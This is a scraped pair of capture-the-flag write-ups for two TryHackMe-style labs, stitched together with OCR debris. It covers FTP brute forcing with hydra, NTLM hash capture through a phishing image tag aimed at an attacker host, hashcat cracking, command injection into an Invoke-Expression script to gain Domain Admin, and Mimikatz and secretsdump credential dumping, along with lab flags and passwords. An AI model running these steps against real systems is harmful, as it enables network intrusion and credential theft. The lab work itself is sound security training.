

kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
TryHackMe | Year of the
Index of /WExYY2Cv-qU
Advanced Preferences
10.10.189.105/WExYY2Cv-qU/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec All labs | Web Security ...
Index of /WExYY2Cv-qU
Name Last modified Size Description
Parent Directory -
Hot_Babe.png 2020-01-23 00:34 464K
Apache/2.4.10 (Debian) Server at 10.10.189.105 Port 80
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
79°F
Mostly cloudy
Search
12:51 AM
10/19/2024


root@ip-10-10-95-61: ~
File Edit View Search Terminal Help
Ot9RrG7h2~24?
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iKO27b~V0
ua4W~2-@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
oY9?nHv84D&
Bp4W69Gr_Yf
S*%miyPsGV54
C77O3FIy0c0sd
O14xEhgg0Hxz1
5dpv#Pr$wqH7F
1G8Ucoce1+gS5
0plnI%f0~Jw71
0kLoLzfhqq8u&
kS9pn5yiFGj6d
zeff4#!b5Ib_n
rNT4E4SHDGBkl

```
root@ip-10-10-95-61:~# nano pass.txt
root@ip-10-10-95-61:~# hydra -l ftpuser -P pass.txt ftp://10.10.189.105
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-10-18 22:59:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 83 login tries (l:1/p:83), ~
6 tries per task
[DATA] attacking ftp://10.10.189.105:21/
[21][ftp] host: 10.10.189.105   login: ftpuser   password: 5iez1wGXKfPKQ
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2024-10-18 23:00:00
root@ip-10-10-95-61:~#
```

```
Name (10.10.189.105:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             758 Jan 23  2020 Eli's_Creds.txt
226 Directory send OK.
ftp> get Eli's_Creds.txt
local: Eli's_Creds.txt remote: Eli's_Creds.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Eli's_Creds.txt (758 bytes).
226 Transfer complete.
758 bytes received in 0.00 secs (1004.3885 kB/s)
ftp> get Eli's_Creds.txt
local: Eli's_Creds.txt remote: Eli's_Creds.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Eli's_Creds.txt (758 bytes).
226 Transfer complete.
758 bytes received in 0.00 secs (7.9438 MB/s)
ftp>
```

```
root@ip-10-10-95-61:~# ftp 10.10.189.105
Connected to 10.10.189.105.
220 (vsFTPd 3.0.2)
Name (10.10.189.105:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```




```
root@ip-10-10-95-61:~# ssh eli@10.10.189.105
The authenticity of host '10.10.189.105 (10.10.189.105)' can't be established.
ECDSA key fingerprint is SHA256:ISBm3muLdVA/w4A1cm7QOQQOCSMRlPdDp/x8CNpbJc8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.189.105' (ECDSA) to the list of known hosts.
eli@10.10.189.105's password:


1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've l
eft you a hidden message there"

END MESSAGE
```

```
eli@year-of-the-rabbit:~$  locate s3cr3t
/usr/games/s3cr3t
/usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
/var/www/html/sup3r_s3cr3t_fl4g.php
```

```
eli@year-of-the-rabbit:~$ cd /usr/games/s3cr3t/
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cat .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0
nly\!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
   -Root
eli@year-of-the-rabbit:/usr/games/s3cr3t$
```

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ cd
gwendoline@year-of-the-rabbit:~$ ls
user.txt
gwendoline@year-of-the-rabbit:~$ cat user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
gwendoline@year-of-the-rabbit:~$
```

```
root@ip-10-10-95-61:~# cat Eli\'s_Creds.txt
+++++ ++++[ ->+++ +++++ +<]>+ +++.< +++++ [->++ +++<] >++++ +.<++ +[->-
--<]> ----- .<+++ [->++ +<]>+ +++.< +++++ ++[-> ----- --<]> ----- --.<+
++++[ ->--- --<]> -.<++ +++++ +[->+ +++++ ++<]> +++++ .++++ +++.- --.<+
+++++ +++[- >---- ----- <]>-- ----- ----. ---.< +++++ +++[- >++++ ++++<
]>+++ +++.< ++++[ ->+++ +<]>+ .<+++ +[->+ +++<] >++.. ++++. ----- ---.+
++.<+ ++[-> ---<] >---- -.<++ ++++[ ->--- ---<] >---- --.<+ ++++[ ->---
--<]> -.<++ ++++[ ->+++ +++<] >.<++ +[->+ ++<]> +++++ +.<++ +++[- >++++
+<]>+ +++.< +++++ +[->- ----- <]>-- ----- -.<++ ++++[ ->+++ +++<] >+.<+
++++[ ->--- --<]> ---.< +++++ [->-- ---<] >---. <++++ ++++[ ->+++ +++++
<]>++ ++++. <++++ +++[- >---- ---<] >---- -.+++ +.<++ +++++ [->++ +++++
►]>+. <+++[ ->--- <]>-- ---.- ----. <
oot@ip-10-10-95-61:~#
```


Ra:-

As always start out with an nmap scan.

```
sudo nmap -sV -O 10.10.234.141
```

```
Nmap scan report for 10.10.234.141
Host is up (0.10s latency).
Not shown: 979 filtered tcp ports (no-response)
PORT     STATE SERVICE              VERSION
53/tcp   open  domain               Simple DNS Plus
80/tcp   open  http                 Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec         Microsoft Windows Kerberos
135/tcp  open  msrpc                Microsoft Windows RPC
139/tcp  open  netbios-ssn          Microsoft Windows netbios-s
389/tcp  open  ldap                 Microsoft Windows Active Di
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http           Microsoft Windows RPC over
636/tcp  open  tcpwrapped
2179/tcp open  vmrdp?
3268/tcp open  ldap                 Microsoft Windows Active Di
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server        Microsoft Terminal Services
5222/tcp open  jabber
5269/tcp open  xmpp                 Wildfire XMPP Client
7070/tcp open  http                 Jetty 9.4.18.v20190429
7443/tcp open  ssl/http             Jetty 9.4.18.v20190429
7777/tcp open  socks5               (No authentication; connect
9090/tcp open  zeus-admin?
9091/tcp open  ssl/xmltec-xmlmail?
```

```
. /kerbrute_linux_amd64 userenum -d windcorp.thm --dc 10.10.238.103 ../Wordlists/Brute2.txt
```



Please note that you have to add the target's IP and both windcorp.thm and fire.windcorp.thm to your /etc/hosts file in Kali for this to work. This will also be important later.
We can now do authenticated enumeration.

```
enum4linux -u windcorp.thm\\lilyle -a 10.10.238.103
crackmapexec smb 10.10.238.103 -u lilyle -p ChangeMe#1234 --shares
```

There's the normal SYSVOL & NETLOGON, which didn't contain anything helpful like plaintext credentials in a script, but there was also Shared and Users.

```
smbclient \\\\10.10.172.170\\Shared -U Windcorp.thm\\lilyle
```

This share had the first flag.

```
more "Flag 1.txt"
```

THM{466d52dc75a277d6c3f6c6fcbc716d6b62420f48}

Escalating privileges:-

It also includes a deb, dmg, exe, and tar.gz files for something called 'Spark 2.8.3'. The webpage that we abused earlier to reset a password has a list of employee names and online status indicators. This must be a hint to install Spark, try messaging them, and see what happens.

I downloaded the *.deb but I couldn't get it to run. After wasting far too much time I finally realized I could just grab the latest, working copy from here.


```
sudo dpkg -i spark_2_8_2.tar.gz
/opt/Spark/Spark
```

Login
username: lilyle
passward : ChangeMe#1234
Domain: Windcorp.thm

Run Responder and phish:

```
sudo responder -I tun0 -rdwv
```

```
<img src="http://10.6.36.88/anything.jpg">
```



Copy/paste the captured NTLMv2 to BuseHash.txt, then:


```
cd /home/kali/Downloads/Wordlists


hashcat -m 5600 BuseHash.txt rockyou.txt --force
```

We get a hit, and buse has WinRM access.

```
evil-winrm -i 10.10.244.66 -u buse -p uzunLM+3131
```

I uploaded PowerUp.ps1, poked around AD a bit, tried Kerberoasting, but didn't get anywhere. This user can login to a DC, but can't do much else.

```
(Get-ADUser $env:USERNAME -Properties *).MemberOf


(Get-ADGroup "IT" -Properties *).MemberOf
```



This is because they're nested in the Account Operators AD group. This builtin group by default has privileges to login to DCs and manage all non-protected users & groups. By protected we mean those whose Attribute AdminCount = 1. These users and groups get their DACL from the AdminSDHolder and do not inherit their DACL from any OUs that they are placed in by a careless administrator. This is to stop a system administrator from shooting themselves in the foot by accident, much like the PowerShell execution policy. It will not stop an attacker from shooting you in the foot on purpose.

The VM's author meant for us to poke around and notice a folder C:\scripts with a checkservers.ps1 file inside. This PS1 pulls values from a text file stored in a user's folder, does some stuff, and passes the result to Invoke-Expression.

I have said before that I am not sure that anyone other than attackers and malware writers use Invoke-Expression. More accurately they tend to use an obscured version of its alias iex. In this case we are the attacker and we were meant to find this. I am probably preaching to the choir, but Invoke-Expression takes a string as input and runs it as a command.

Escalating to Domain Admin

So how do we abuse this? Simple; abuse our Account Operators privileges, reset the user's password who holds the text file, and essentially pull a command injection attack.

```
Set-ADAccountPassword -Identity brittanycr -Reset -NewPassword (ConvertTo-SecureString -AsPlainText "ChangeASAP00!!" -Force)
```

Sadly brittanycr does not have WinRM privileges, so we have to create a hosts.txt file on Kali and then upload it via smbclient. I saved the below in hosts.txt :

```
; Add-ADGroupMember -Identity "Domain Admins" -Members "buse" ; Add-ADGroupMember -Identity "Administrators" -Members "buse"
```


Then upload it to brittanycr's user folder on the DC.

```
smbclient \\\\10.10.244.66\\Users -U Windcorp.thm\\brittanycr


ChangeASAP00!!
```

```
cd brittanycr

put hosts.txt
```

After that we simply wait a few minutes for the DC's scheduled task to run the PS1 and our command injection to kick in. I had a couple Kali Terminal tabs open and was still logged in as buse in one tab so I logged out & logged back in via evil-winrm, uploaded Mimikatz.ps1, and dumped just the Administrator's hash while I was waiting on secretsdump to finish in another tab.

```
evil-winrm -i 10.10.244.66 -u buse -p uzunLM+3131

upload Invoke-Mimikatz.ps1

. .\Invoke-Mimikatz.ps1

Invoke-Mimikatz -Command '"token::elevate" "privilege::debug" "lsadump::dcsync /user:windcorp\Administrator"'
```




```
python3 /home/kali/Downloads/impacket-master/examples/secretsdump.py -just-dc buse:uzunLM+3131@10.10.244.66 >> hashes
```

FLAG1 : THM{466d52dc75a277d6c3f6c6fcbc716d6b62420f48}

FLAG2 : THM{ba3a2bff2e535b514ad760c283890faae54ac2ef}

FLAG3 : THM{6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1}